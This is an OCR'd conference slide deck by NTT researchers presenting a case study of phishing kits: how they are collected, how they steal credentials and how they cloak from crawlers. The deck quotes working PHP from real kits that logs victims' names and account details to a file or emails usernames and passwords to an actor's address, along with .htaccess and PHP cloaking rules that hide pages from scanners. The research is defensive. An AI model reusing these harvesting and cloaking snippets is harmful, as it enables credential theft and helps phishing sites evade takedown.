Innovative R&D by NTT

Catch Phish If You Can🎣

A Case Study of Phishing Website and Actor

2019.05.15

Hirokazu Kodera & Manabu Niseki


Who Are We?

- **Manabu Niseki:**
    - Researcher, NTT Secure Platform Laboratories
    - NTT-CERT
    - FIRST TC Bali 2018 & Internet Week 2018 speaker
- **Hirokazu Kodera:**
    - Researcher, NTT Secure Platform Laboratories

THE STATE OF PHISHING

The State of Phishing

APWG stats: 785,920 phishing sites in 2018



Phishing Site and Phishing E-mail Trends – 4th Quarter 2018

The total number of phishing sites detected by APWG in 4Q was 138,328. That was down from 151,014 in Q3, 233,040 in Q2, and 263,538 in Q1. The number of phishing sites dropped notably in November before returning to previous levels.

Source: http://docs.apwg.org/reports/apwg_trends_report_q4_2018.pdf/

How can we take countermeasures?

孫子兵法 / The Art of War

知己知彼

Know yourself,

know your enemy

HOW TO CATCH PHISHES


How to Catch Phishes

- **Phishing kit:**
  - A kit to deploy a phishing website.
  - It is possible to analyze a phishing website by obtaining a phishing kit.

How to Catch Phishes

Phishing actors make an OPSEC fail.

- e.g. paypal-support.big[.]com[.]my




Index of /

Name	Last modified	Size	Description
PayPal1.zip	2019-03-12 01:49	2.0M	
cgi-bin/	2019-03-12 01:44	-	

How to Catch Phishes

Phishing kit collecting methods:

1. Subscribing & generating feeds
2. Enumerating phishy URLs
3. Crawling the phishy URLs
   - An open directory website enables to download a phishing kit.



Subscribe feeds

- OpenPhish
- PhishTank

Generate feeds

- CT logs
- New domains

Phishy URLs

Phishing Kits


INSIDE PHISHING KITS:
HOW TO STEAL CREDENTIALS

Inside Phishing Kits

How phishing kits steal credentials?

- Two major ways:
  - Writing credentials to a local file.
  - Sending credentials to an actor’s email address.


Inside Phishing Kits



```php
<?php // Ce script va ouvrir un fichier userID.txt, inscrire les donn�es du formulaire et
refermer le fichier.
$fp = fopen ("lolo.txt", "a");
fputs($fp, "\n");
fputs ($fp, "Full name : ".$_POST['name']);
fputs ($fp, "  -   Account NIP : ".$_POST['nip']);
fputs ($fp, "  -   Date of birth : ".$_POST['dob']);
fclose ($fp);
?>
<?php // Ce script va faire une redirection automatique vers l'adresse de mon choix
header('Location: index3.php');
exit;
?>
```

Writing credentials to lolo.txt


Inside Phishing Kits



```
<?php
$ip = getenv("REMOTE_ADDR");
$send = "myloginbox@protonmail.com";
$subject = "RBC CA ACCESS!";
$message .= "-----YoLo W0rld-----\n";
$message .= "Card/Username : ".$_POST['K1']."\n";
$message .= "PASSWORD : ".$_POST['Q1']."\n";
$message .= "User-!P : ".$ip."\n";
$headers = "From:RBC-CA";
@mail($send,$subject,$message,$headers);
header("Location: https://www1.royalbank.com/cgi-bin/rbaccess/rbcgi3m01?
F6=1&F7=IB&F21=IB&F22=IB&REQUEST=ClientSignin&LANGUAGE=ENGLISH");
?>
```

Sending credentials to myloginbox@protonmail.com

Stats of email providers abused by actors




INSIDE PHISHING KITS:
HOW TO CLOAK

Cloaking Function of Phishing Kits

- **Some of phishing sites include a cloaking function.**
  - Implemented with .htaccess and PHP
  - Cloaking targets:
    - IP address
    - User-Agent
    - HTTP Referer

A Normal user can access to the phishing site, while a crawler can’t access to it.



Cloaking Function of Phishing Kits

• Implementation example with .htaccess and PHP

Implementation example with .htaccess

```
RewriteEngine on
RewriteCond %{HTTP_REFERER} example¥.com [NC,OR]
RewriteCond %{HTTP_REFERER} www¥.example¥.com
RewriteRule ^.* - [F,L]
RewriteEngine on

order allow,deny
deny from 192.0.2.0/24
deny from 198.51.100.0/24
deny from example.com
deny from env=stealthed
allow from all
```

Access with Referer example.com or www.example.com, then the access will be denied.


Implementation example with PHP

```
<?php

if(strops(_$SERVER[‘HTTP_USER_AGENT’],’crawler’) or
strops(_$SERVER[‘HTTP_USER_AGENT’],’bot’) ){
    header(‘HTTP/1.0 404 Not Found’);
    exit;
}

?>
```

Accessed with User-Agent crawler or bot, then the access will be denied.

Dynamic Analysis Against Phishing Kits


- **How to analyze a cloaking function in a phishing kit?**
  1. Deploy a phishing kit on the Web server in the closed environment.
  2. Send HTTP requests with multiple conditions of HTTP header to a phishing kit.
     - User-Agent and Referer
  3. Observe HTTP responses from a phishing kit.



Dynamic Analysis Against Phishing Kits

- **About 12.9% of phishing kits have a cloaking function against User-Agent or Referer.**
  - Analyzed phishing kits: 4,917
    - Include cloaking function: 636
    - Not include cloaking function: 4,281
  - Respond “403 Forbidden”, “404 Not Found”.
  - Redirect to a legitimate site or a search engine.

